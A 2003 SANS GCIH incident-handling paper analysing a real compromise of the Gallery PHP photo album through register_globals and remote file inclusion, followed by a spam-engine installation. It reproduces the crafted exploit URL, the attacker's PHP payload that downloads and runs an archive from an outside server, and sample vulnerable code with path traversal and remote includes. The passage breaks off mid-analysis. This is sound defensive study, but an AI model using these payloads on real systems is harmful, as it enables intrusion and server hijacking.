Port 80: PHP Gallery Exploit

In Support of the Cyber Defense Initiative
GCIH Practical Assignment v2.1a, Option 2
Submitted May 2003

Rohan M. Amin

Abstract

This paper was written in support of the Cyber Defense Initiative and to satisfy the requirements for the SANS GIAC Incident Handler certification (GCIH).

One of the most serious and often overlooked risks that organizations face is web application security. More and more, organizations are pushing for applications to be web-based. Web sites are typically exposed to the public: firewalls and Intrusion Detection Systems do little to protect them. In many cases, the only security controls in place to protect web applications are at the application level itself.

The information presented in this paper was collected from a real incident that was handled at a large academic institution. The exploit described is a remote exploit for Gallery, a very popular web-based photo album written using the PHP scripting language. There are two parts to this incident: the exploitation of Gallery and the installation of a rogue Perl server used to generate massive amounts of SPAM.

This paper analyzes the exploit and the attack 'signature' in detail. PHP security and techniques to protect PHP applications are also discussed.

Table of Contents

List of Tables

List of Figures

1 Targeted Port and Application

On May 4, 2003 at 18:11 GMT, the Consensus Intrusion Database listed the following as the “top ten” attacked ports:











Service Name	Port Number	Activity Past Month	Explanation
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
microsoft-ds	445		Win2k+ Server Message Block
smtp	25		Simple Mail Transfer
netbios-ssn	139		NETBIOS Session Service
eDonkey2000	4662		eDonkey2000 Server Default Port
ident	113		
---	7394		
Kuang2TheVirus	17300		[trojan] Kuang2 The Virus

Table 1: Consensus Intrusion Database "Top Ten" Ports [i]

The focus for this paper will be on Port 80.

A Targeted Service

According to the Internet Storm Center (http://isc.incidents.org) and the Neohapsis database, there are several services which are known to use port 80. The most common one is the World Wide Web (HTTP) service but there are a variety of trojans that are known to use Port 80 as well:

Protocol	Service	Name
tcp	www	World Wide Web HTTP
udp	www	World Wide Web HTTP

tcp	711trojan	[trojan] 711 trojan (Seven Eleven)
tcp	AckCmd	[trojan] AckCmd
tcp	AckCmd	[trojan] AckCmd
tcp	BackEnd	[trojan] Back End
tcp	BO2000Plug-Ins	[trojan] Back Orifice 2000 Plug-Ins
tcp	Cafeini	[trojan] Cafeini
tcp	CGIBackdoor	[trojan] CGI Backdoor
tcp	Executor	[trojan] Executor
tcp	GodMessage4Creator	[trojan] God Message 4 Creator
tcp	GodMessage	[trojan] God Message
tcp	Hooker	[trojan] Hooker
tcp	http	World Wide Web HTTP
tcp	IISworm	[trojan] IISworm
tcp	MTX	[trojan] MTX
tcp	NCX	[trojan] NCX
tcp	Noob	[trojan] Noob
tcp	Ramen	[trojan] Ramen
tcp	ReverseWWWTunnel	[trojan] Reverse WWW Tunnel Backdoor

tcp	RingZero	[trojan] RingZero
tcp	RTB666	[trojan] RTB 666
tcp	Seeker	[trojan] Seeker
tcp	WANRemote	[trojan] WAN Remote
tcp	WebDownloader	[trojan] WebDownloader
tcp	WebServerCT	[trojan] Web Server CT
udp	http	World Wide Web HTTP

Table 2: Services associated with port 80 [ii]

On the Internet there are both web servers and web browsers (or clients). Web servers listen on port 80 and host data marked up using HyperText Markup Language (HTML). Web browsers connect to the servers, download data and display it for the end-user. There are vulnerabilities associated with both server-side and client-side applications; this paper will discuss vulnerabilities associated with server-side software.

B Description

There are many web servers that are in use on the Internet today. The most popular web server is the open-source Apache HTTP Server[iii]. Other web servers include Microsoft's Internet Information Server (IIS), Zeus Technologies' Zeus and Netscape's Enterprise Server.

These web servers are designed to deliver both static and dynamic content to end-users. Static content typically takes the form of regular HTML documents which are statically updated by the web site's authors. Dynamic content usually involves the use of a programming language which allows the HTML documents to be created "on-the-fly" and delivered to the end-user. A variety of programming languages such as Perl, C and PHP can be used to create dynamic content. This paper discusses a particular web application that was written using the PHP scripting language[iv]. PHP sits atop a web server and dynamically generates HTML files which are delivered to the end-user. Dynamic scripting languages, such as PHP, are very useful for developing interactive content. Some applications include: project management software, news portals, e-commerce sites and online photo albums. All of these applications have different HTML documents that need to be displayed to the end-user depending on the user's actions. PHP can dynamically generate the content based on the user's actions.

Web server software usually runs in the background on a system. In the case of Apache, an httpd daemon (i.e. a service) runs in the background waiting to handle requests from clients. There are typically many processes that are running:

```
[rohan@server1 rohan]$ ps -ef | grep httpd
root      4256     1  0 Feb01 ?        00:00:10 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20016  4256  0 04:02 ?        00:00:02 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20017  4256  0 04:02 ?        00:00:01 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20018  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20019  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20020  4256  0 04:02 ?        00:00:02 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20021  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20022  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20023  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   28931  4256  0 06:14 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29348  4256  0 08:52 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29365  4256  0 08:53 ?        00:00:02 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29376  4256  0 08:56 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29403  4256  0 09:00 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29428  4256  0 09:01 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29439  4256  0 09:04 ?        00:00:01 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29441  4256  0 09:04 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29489  4256  0 09:11 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
```

Figure 1: Apache Process List

There is a main apache process (that runs as root) and several child processes that actually handle client requests. The child processes should run as the user "apache" (on some systems the user "nobody"). This way if a web server process is compromised it has limited access; if someone compromises a web server process running as root the implications could be disastrous.

The exploit that is described in this paper is for a web application written using the PHP scripting language. Other components of the exploit, also to be discussed, were written in Perl.

C Protocol

Web servers use the HTTP protocol in order to communicate with web browsers. HTTP 1.1, the version that is currently in use, is documented in RFC 2616. [v] The RFC describes HTTP as an "application-level protocol for distributed, collaborative, hypermedia information systems" that is "generic, stateless [and] object-oriented." [vi]

HTTP is a very simple protocol that can be broken down into three pieces: the request and response, the HTTP header and the document. The first component is the request and response: a web browser will typically initiate a request to a web server for a file. This request will typically contain the method (for example GET, HEAD or POST), the location of the document being requested and the version of HTTP that is being used.

GET	This is a simple request for a document or resource residing at a specific URI (*Uniform Resource Indicator*). It is the most common type of Web request.
HEAD	This is similar to a GET request, except that it is only looking for HTTP header information on the resource, not the resource itself.
POST	Indicates that information is being sent to the server inside the HTTP body. The URI should point to a resource capable of handling the data being posted.

Table 3: Common HTTP Methods [vii]

A web browser might send a request such as the following:

```
GET /index.html HTTP/1.1
```

In this case the web browser is making a GET request for the index.html document located at the root of the web server's directory. If the web server found the requested index.html file it might respond as follows:

```
HTTP/1.1 200 OK
```

The '200' in the response is a numeric status code indicating success. There are other status codes for error handling and general messages (such as error 404 – file not found).

The second component to HTTP is the HTTP header. Both the client and server send HTTP headers to each other. The client HTTP header will contain information such as the browser software being used (i.e. Internet Explorer, Netscape, Mozilla) and the documents it can accept (i.e. text, html, gif, jpeg). The server HTTP header will typically have the server's date and time, the name and version of the web server software, and the size and type of the requested document. RFC 2616 has a full description of the various fields that HTTP headers may contain.[viii]

The final component to HTTP is the actual body or message. In most cases the body is the actual HTML document that the web browser is requesting from the server. The web browser can also request binary data such as music files, compressed files and image files.

```
<html>
  <head>
    <title>A page with static information</title>
  </head>
  <body>
    <p>This is a static document.</p>
  </body>
</html>
```

Figure 2: A very simple HTML document

Full specifications of the HTML language for authoring web documents can be found in RFC 1866. [ix]

D PHP: Hypertext Preprocessor

According to the PHP website, PHP is a “widely-used Open Source general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.” [x] Basically, PHP allows you to dynamically generate HTML documents. For example, you could write an HTML document that would always display the current time when called by a web browser. You could also generate an HTML document based on information that is stored in a database.

```
<html>
  <head>
    <title>A page with dynamic information</title>
  </head>
  <body>
      <?php
      echo date(“l dS of F Y h:i:s A”);
      ?>
  </body>
</html>
```

Figure 3: A simple example of PHP embedded in HTML

Figure 3 is a simple example of how PHP can be used to dynamically generate an HTML document. In this example, when a web browser requests the HTML document, the PHP-enabled web server will process the PHP code between the opening and closing tags (<?php and ?> respectively), substitute the resultant HTML and return the entire HTML document to the browser. The date function that is in Figure 3 takes arguments that describe the format for the date output.[xi] The resultant HTML document can be seen in Figure 4.

```
<html>
  <head>
```

```
    <title>Example</title>
  </head>
  <body>
      Sunday 4th of May 2003 11:46:32 PM
  </body>
</html>
```

Figure 4: Resultant HTML document after PHP processing

When a web browser requests this document, it will render and look like Figure 5.

```
Sunday 4th of May 2003 11:46:32 PM
```

Figure 5: Rendered HTML document (title not shown)

PHP has an extensive library of functions that facilitate access to external resources such as files and databases. Information from these resources can be manipulated and formatted for presentation in an HTML document (for example creating an HTML table for information in a database).

E Vulnerabilities

There are a plethora of vulnerabilities related to web servers and web browsers. Since the focus of this paper is on a web application written using PHP, this section will describe vulnerabilities related to web application software.

The greatest weakness in most PHP programs (and other languages) is not inherent to the language itself; most of the problems are associated with the coding methodology that developers employ. PHP cannot magically secure all of the code that is written by a developer. The Open Web Application Security Project (OWASP) has put together a "Top Ten" list of the vulnerabilities most prevalent in software written for the World Wide Web.

Top Vulnerabilities in Web Applications		
1	Unvalidated Parameters	Information from web requests is not validated before being used by a web application. Attackers can use these flaws to attack backside components through a web application.
2	Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions.
3	Broken Account and Session Management	Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.
4	Cross-Site Scripting (XSS)	The web application can be used as a mechanism to transport an attack to an end user's browser. A

	Flaws	successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.
5	Buffer Overflows	Web application components in some languages that do not properly validate input can be crashed and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and web application server components.
6	Command Injection Flaws	Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application.
7	Error Handling Problems	Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.
8	Insecure Use of Cryptography	Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
9	Remote Administration Flaws	Many web applications allow administrators to access the site using a web interface. If these administrative functions are not very carefully protected, an attacker can gain full access to all aspects of a site.
10	Web and Application Server Misconfiguration	Having a strong server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box.

Table 4: Top Vulnerabilities in web applications[xii]

The exploit described in this paper is partially related to unvalidated parameters. In order to understand the exploit, it is also necessary to understand some general security issues associated with PHP. These issues, which will be detailed in Part 2, Section C are: the register globals functionality, file system security and allow_url_fopen functionality.

2 Specific Exploit

The exploit to be discussed in this paper is specific to the Gallery web application. Gallery is a complete image management solution that is written using PHP. Gallery allows users to host professional-looking photo albums on a website. The software provides for easy uploading of photos, image manipulation, album creation, photo commentary, caption writing and slideshow generation. It is very popular because of its simple interface yet rich set of features. Gallery, being a web application, requires the use of a web server with PHP support. In this particular incident, version 1.2.5 of Gallery was exploited. The vulnerability described in this paper was corrected in version 1.3.1, re-introduced in version 1.3.2 and finally resolved in version 1.3.3. Here is the relevant post from the Gallery website:

http://gallery.menalto.com/modules.php?op=modload&name=News&file=article&sid=50

A Exploit Details

Name: This is not a canned exploit and as such it does not have an official name. The weakness that was exploited was a known one and upgrades to the software were available and announcements were made by the software's authors. The Common Vulnerabilities and Exposures Database has a candidate entry (CAN-2002-1412) for this vulnerability:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1412

The Gallery exploit itself is a rather basic one but it allows the attacker to execute arbitrary code that will run with the privileges of the web server process. The interesting twist in this incident was the reason for the reason for exploiting the Gallery application; the exploit enabled the attacker to install a backdoor engine that was used for generating massive amounts of Spam.

Variants: This particular vulnerability exists in the application layer and thus exists in any PHP web application that has employed similar coding practices. Attackers simply need to audit the source code of open-source software and identify basic design flaws such as this one. In fact, this is how the vulnerability was first discovered as detailed in the following Bugtraq post:

http://online.securityfocus.com/archive/1/218000

There is also a related entry (CVE-2001-1234) for an older version of the Gallery software:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1234.

The Bugtraq database also has a couple of entries (Bugtraq IDs: 3397 & 6489) related to the vulnerability:

http://online.securityfocus.com/bid/3397/info/

http://online.securityfocus.com/bid/6489/info/

Related vulnerabilities exist in other software packages as well. For example, a similar design flaw was found in PHP-Nuke, a popular content management system. Detailed in CVE-2001-00321[xiii], PHP-nuke did not properly validate parameters and as a result arbitrary files in the file system could be read by the attacker.

Operating System: The vulnerability is not specific to a particular operating system. Any system which runs a web server with PHP support and uses a vulnerable Gallery version has the potential to be exploited. The weakness is not in the operating system, web server or scripting language, it is in an application. As will be seen later, some specific components of the exploit would have to be re-written to be effective on a platform other than Unix; these components would have to be re-written anyway depending on the desired intention of the exploit.

Protocols and Services: The exploit initially used port 80 and the HTTP service.

Brief Description: This exploit took advantage of a particular file in the Gallery web application that does not properly validate input. By taking advantage of the register globals functionality in PHP, the attacker was able to execute arbitrary code on the web server and install a backdoor SMTP engine used to generate massive amounts of SPAM.

B Description of variants

A related variant of this exploit, briefly mentioned above, is documented in CVE-2001-1234. Exploiting this vulnerability in the Gallery software allows remote attackers to execute arbitrary code by including files from remote web sites via an HTTP request that modifies the $includedir variable. In this variation, the $includedir variable does not have any constraints and it is not a validated parameter. This is very similar to the problem with the exploit discussed in this paper. A simple maliciously crafted URL is all that is needed in order to exploit the application. More information can be found in the CVE database and on Bugtraq:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1234.
http://online.securityfocus.com/bid/3397/info/

C PHP Security Issues

As mentioned in Part 1, there are a variety of security issues that are specific to the PHP scripting language. In order to understand the exploit, it is necessary to understand some of the nuances of the language.

Issue #1: Register Globals

The register globals functionality in PHP allows information submitted via GET methods, POST methods or HTTP Cookies to be automatically registered as variables in the global scope. For example, with register globals enabled, a variable passed as a GET variable in the URL string will be available in the global scope in the called script. See Figure 6.

```
http://www.site.com/check.php?good_login=1
```

Figure 6: Calling a script with GET variables

The example below will explain this in detail. Let's assume that the check.php script looks like Figure 7.

```
<?php
if (($username==”bob”) && ($password==”secret”)) {
    $good_login = 1;
}

if ($good_login == 1) {
    readfile ("/highly/sensitive/index.html");
}
?>
```

Figure 7: check.php

Typically check.php (Figure 7) would be called (POSTed to) by an HTML page that has the appropriate input fields ('username' and 'password') to collect information from the end-user. In this case, if the submitted username is 'bob' and the submitted password is 'secret', the user is granted access to the highly sensitive index.html file. However, if check.php is called directly using an HTTP GET request (like Figure 6) the 'good_login' variable can be arbitrarily set via the URL and access to the highly sensitive index.html will be granted to anyone. In this scenario, the good_login parameter from the HTTP GET (Figure 6) was automatically registered into the global scope because of the register globals functionality. If register globals was disabled, only the array index $_GET['good_login'] would have a value of 1; the global variable 'good_login' would have no value. Other precautions should be taken here as well, but this should give you a good idea of how the register globals functionality works. It is highly recommended that register globals is disabled but many people have written large applications using this feature that was very common in older versions of PHP.

Issue #2: File system security

Figure 8 demonstrates how unvalidated parameters can lead to damaging consequences in the file system. The following example was adapted from the php.net website and assumes that the apache (or nobody) user has access to the appropriate directories in order to do file system management.

```
--form.php--

<html>
  <head><title>Form</title</head>
  <body>
  <form action=”delete.php” method=”post”>
```

```
    Username: <input type=”text” name=”submitted_name”>
    File: <input type=”text” name=”submitted_file”>
    <input type=”submit” value=”Delete!”>
  </form>
  </body>
</html>



--delete.php--

<?php
// remove a file from the user's home directory
$username = $_POST['submitted_name'];
$userfile = $_POST['submitted_file'];

$homedir = "/home/$username";
unlink ("$homedir/$userfile");
echo "$homedir/$userfile has been deleted!";
?>
```

Figure 8: Unvalidated parameters and file system consequences[xiv]

In Figure 8 there are two files that would work together in order to delete a particular file from a user’s home directory. The first file, form.php, is the HTML form that is displayed to the end-user. This form requests the username of the individual and the file to delete out of their home directory. Form.php then uses the HTTP POST method to send the information to the delete.php script. In PHP, the input fields are sent to the receiving script in arrays corresponding to the HTTP method used. For example, form.php will send the username and file name values as the variables ‘submitted_name’ and ‘submitted_file’ which become the indices of the $_POST array. The home directory ($homedir) is assumed to be the root of the home directory, /home/, followed by the username, $username. The unlink command is carried out (unlink is ‘delete’ in PHP parlance) and the final status (“$homedir/$userfile has been deleted!”) is printed for the user.

In this simple example two potential problems can result from unvalidated parameters. First, assuming that the apache process has access to home directories, any user could delete a file out of anyone else’s home directory (by simply changing the inputted username). Second, if the apache process was running as root (a more than frequent practice unfortunately), it is rather easy to cause some real destruction. Assume that “../etc/” was submitted as the ‘submitted_name’ and ‘passwd’ was sent as the ‘submitted_file’. The resultant argument to the unlink command would be unlink(“/home/../etc/passwd”)! This command would delete the all-important /etc/passwd file! In this situation the submitted variables should be validated so that strings like “../” are stripped out or returned as unacceptable.

PHP has a variety of functions designed to interact with the operating system and file system. Using functions like system() and passthru() it is possible to execute commands on the system with the privileges of the web server process. Thus you could do something like system("ls") in order to get a listing of files in a particular directory on a UNIX system. Great care should be taken when using functions.

Issue #3: Include and allow_url_fopen

The include function allows a developer to include and evaluate a specified file in the current context. Other functions such as include_once, require and require_once provide similar functionality with some subtle differences. When a file is included, the code it contains inherits the variable scope of the line on which the include occurs. A basic include example adopted from the php.net website is in Figure 9.

```
--vars.php--

<?php

$color = 'green';
$fruit = 'apple';

?>



--test.php--
<?php

echo "A $color $fruit"; // will print "A"

include 'vars.php';

echo "A $color $fruit"; // will print "A green apple"

?>
```

Figure 9: A basic include example[xv]

In the example in Figure 9, the test.php script includes the vars.php script in its current context. The variables color and fruit become part of the scope in test.php and are available for use. Includes are very useful if you want to create a common header, footer or menus for your website. Any code inside the included file (in this case vars.php) that should be processed as PHP code must be enclosed within valid open and close tags (in this case <?php and ?>).

It is important to note that files can be included from the local file system or from remote servers via the use of URL fopen wrappers. These wrappers, enabled by default, allow you to specify a URL for the location of a file instead of a local pathname. If a file is located on a PHP-enabled web server, the file will actually be processed by the remote PHP engine and the result will be included into the local script. However, if the remote web server is not PHP aware, the file will be sent "as-is" and processed by the local script. This fact, in combination with Issue #1 (register globals), can be used together. For example, if the include function call included a variable in the argument (for example to prefix the included file with a directory name), the variable could be overwritten with an appropriately crafted call to the script from a web browser. This functionality is sometimes used if the file is included by another file where the variable is set (since included files assume the variable scope of wherever they are being included).

```
<?php

require($dir . "header.php");

echo "the body of the page";

require("footer.php");
?>
```

Figure 10: main2.php

In Figure 10, if the variable $dir is not set before the include function call, it would be possible to arbitrarily set the value using an appropriately crafted call to main2.php:

http://path/to/script/main2.php?dir=http://www.evil.com/

Now when the main2.php script is executed, the include function call will be equivalent to the following:

include("http://www.evil.com/header.php")

PHP will then dutifully connect to evil.com and execute the code in header.php because it has been instructed to include that file. Unfortunately, header.php can contain any code and the PHP engine will process it. This will only work if URL fopen_wrappers are enabled (they are enabled by default).

As seen later on in this paper, these "feature" can pose a large security risk.

D Attack Scenario & Diagram

As discussed above, this incident involved two separate actions. The first was the exploitation of the Gallery web application. The second was the installation of a rogue engine used for generating massive amounts of Spam. Both will be discussed in detail.

There are a few basic steps that took place in this attack:

1. Malicious URL request from 213.183.102.87 [mur.cp.ru]
2. Server1 connects to a rogue web server [217.106.122.58]
3. Arbitrary code is sent and executed.



Step #3: Malicious archive is sent to victim and backdoor SMTP engine is installed.
Attacker [mur.cp.ru - 213.183.102.87]
Rogue web server "owned" by Attacker [217.106.122.58]
Internet
Step #1: Attacker exploits Gallery web application
Step #2: Victim connects to rogue web server
Victim Server [server1] (DMZ Bastion Host)

Figure 11: Attack scenario

The system that was compromised (hereafter referred to as server1) was part of a very large network and it was configured as a bastion host in a DMZ. The router in front of server1 didn't have any filtering rules on it (for performance reasons) and there was no firewall external to server1.

More relevant, to this incident, than a discussion of the network where server1 was located is the configuration of server1 itself. The system was a RedHat Linux 7.2 system with all unnecessary services disabled; only the Apache Web server (running on Port 80), OpenSSH (running on Port 22) and Qmail (running on Port 25) were listening. All of the system patches and major software packages (such as Apache, OpenSSH and Qmail) were up-to-date according to RedHat errata and other vendor documentation. Version 1.3.20-16 of the Apache RPM was installed along with version 4.2.2 of the PHP RPM. The OpenSSH 3.4p1 RPM was installed and Qmail 1.03 was compiled and installed from source. Finally a custom (non RPM distributed) Linux kernel 2.4.17 SMP was installed. In addition, an iptables firewall was installed on the local system with a very rudimentary ruleset: drop everything inbound except for TCP traffic on ports 22, 25 and 80. All outbound traffic was allowed. Apache and OpenSSH were running standard configurations and Qmail was running primarily to provide mailing list services via EzMLM. No user email was allowed on the system (it was disabled in Qmail) and Qmail was configured to only relay mail from the local host itself (i.e. it was not an open relay).

E How the Exploit Works

The major components of the PHP configuration that enabled this exploit are discussed in Part 2, section C. Gallery itself has a modular design which allows for the rapid addition of new functionality. All of the configuration directives and other information relevant to the scripts in the application are included in each file via a PHP require() function call. One of the scripts in the Gallery distribution is configmode.php (as seen in the Gallery advisory several files including captionator.php, errors/needinit.php, errors/configmode.php, errors/reconfigure.php and errors/unconfigured.php are all vulnerable to this same exploit). Figure 12 is the relevant line from the top of the configmode.php script (full source code in Part 3, Section A) in Gallery version 1.2.5:

```
<?
    require($GALLERY_BASEDIR . "errors/configure_instructions.php");
?>
```

Figure 12: Excerpt from Gallery 1.2.5 - configmode.php

The configmode.php script is supposed to be included by another PHP script. Under normal operation (when configmode.php is included by the other script and its output displayed) the $GALLERY_BASEDIR variable would have been defined. However, if the configmode.php script is called directly (which happened during this incident), the $GALLERY_BASEDIR variable is not defined and actually can be defined by the web browser calling the script. By defining the $GALLERY_BASEDIR variable in the URL string, it is possible to prefix the require() function arguments with a valid remote HTTP server where a rogue configure_instructions.php script could be hosted. Figure 13 has the crafted URL string which ultimately exploited server1.

```
http://server1/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
```

Figure 13: Crafted URL

The resultant require() call is seen in Figure 14.

```
<?
require("http://217.106.122.58/ad13/errors/configure_instructions.php");
```

```
?>
```

Figure 14: Resultant require() call

There is a minor but important requirement for this to work as desired (from the attacker's perspective). If the remote web server also has PHP support, then the require() call to a remote server would open a separate HTTP connection and fetch the processed PHP file: commands in that remote PHP file would be executed on the remote server and only the output (in HTML format) would be sent to the script with the require() call. However, if the remote server (217.106.122.58 in this case) does not support PHP, then the contents of the file (i.e. the actual PHP code) are returned to the script making the require() call: thus any PHP code in the remotely fetched file (provided the code is surrounded with <?php and ?>) will execute in the local scope on the system including the file. This is not a bug; opening and including remote files is a feature of PHP and it has legitimate purposes. As long as the *allow_url_fopen* directive is enabled in the php.ini configuration file (it is by default as discussed above) any built-in PHP functions that take a filename as a parameter can accept HTTP and FTP URLs as well.

During the time of the incident a visit to http://217.106.122.58/ad13/errors/configure_instructions.php revealed the PHP source code in Figure 15.

```
<?echo "<pre>";

passthru("which perl");
passthru("which dig");
echo "uname ";
passthru("uname -a");
echo "\nhostname ";
passthru("hostname");
echo "\n";


echo $HTTP_HOST.$REQUEST_URI;

passthru("kill -9 `cat /tmp/sess_9e4d0713ad1a561e77c93643bafef7a8`");
passthru("rm -rf /tmp/af56j");
passthru("mkdir /tmp/af56j");
passthru("fetch -o- http://217.106.122.58/archive.tgz >
/tmp/af56j/archive1.tgz");
passthru("lynx -dump -source http://217.106.122.58/archive.tgz >
/tmp/af56j/archive2.tgz");
passthru("wget http://217.106.122.58/archive.tgz -P /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive1.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive2.tgz -C /tmp/af56j");
passthru("rm -rf /tmp/af56j/archive*");
passthru("chmod 755 /tmp/af56j/guestbook.cgi");
#passthru("/tmp/af56j/guestbook.cgi $HTTP_HOST
$HTTP_HOST.$REQUEST_URI");
passthru("/tmp/af56j/guestbook.cgi");
passthru("ls -la /tmp/af56j");
```

```
#passthru("rm -rf /tmp/af56j");

?>
```

Figure 15: Arbitrary PHP code from 217.106.122.58

The fact that the 217.106.122.58 web server returned the PHP code meant that the server was not configured with PHP support (i.e. the web server was not configured to process PHP code). The file was returned as simple text. As discussed above, since the attacker's web server didn't support PHP, server1 simply downloaded the code and executed it in the local context. A fully commented version of the code can be found in Figure 16.

```

/** RA – The first few lines are designed to determine the location of
perl and dig on the victim system as well as the hostname and kernel
version.  These would be output to the calling web browser (in this
case, the attacker's web browser).**/

/** RA – Preformatted text output follows **/
<?echo "<pre>";

/** RA – Determine the location of the perl binary **/
passthru("which perl");

/** RA – Determine the location of the dig binary **/
passthru("which dig");

/** RA – 'uname –a' prints basic information including hostname and
kernel version **/
echo "uname ";
passthru("uname -a");

/** RA – Print the hostname of the victim system **/
echo "\nhostname ";
passthru("hostname");
echo "\n";

/** RA – Print the host and URL of the victim system **/
echo $HTTP_HOST.$REQUEST_URI;

/** RA – It turns out that the pid of the process this nasty script
starts was stored in this fake PHP session file.  This passthru command
kills a running process – this is useful if the attacker needs to
reconfigure or cleanup something **/
passthru("kill -9 `cat /tmp/sess_9e4d0713ad1a561e77c93643bafef7a8`");

/** RA – Recursively delete and then recreate the /tmp/af56j directory.
This is where this script stores everything.  This is useful if this
script is being called a second time. **/
passthru("rm -rf /tmp/af56j");
passthru("mkdir /tmp/af56j");

/** RA – The attacker was being smart here.  Three subsequent requests
for the same archive file.  Depending on what the victim system has
installed, most likely either fetch, lynx or wget would be able to
retrieve the malicious tgz archive **/
passthru("fetch -o- http://217.106.122.58/archive.tgz >
/tmp/af56j/archive1.tgz");
passthru("lynx -dump -source http://217.106.122.58/archive.tgz >
/tmp/af56j/archive2.tgz");
```

```
passthru("wget http://217.106.122.58/archive.tgz -P /tmp/af56j");

/** RA – Untar and gzunip the archive depending on which program fetched
it **/
passthru("tar -zxvf /tmp/af56j/archive.tgz -C /tmp/af56j");
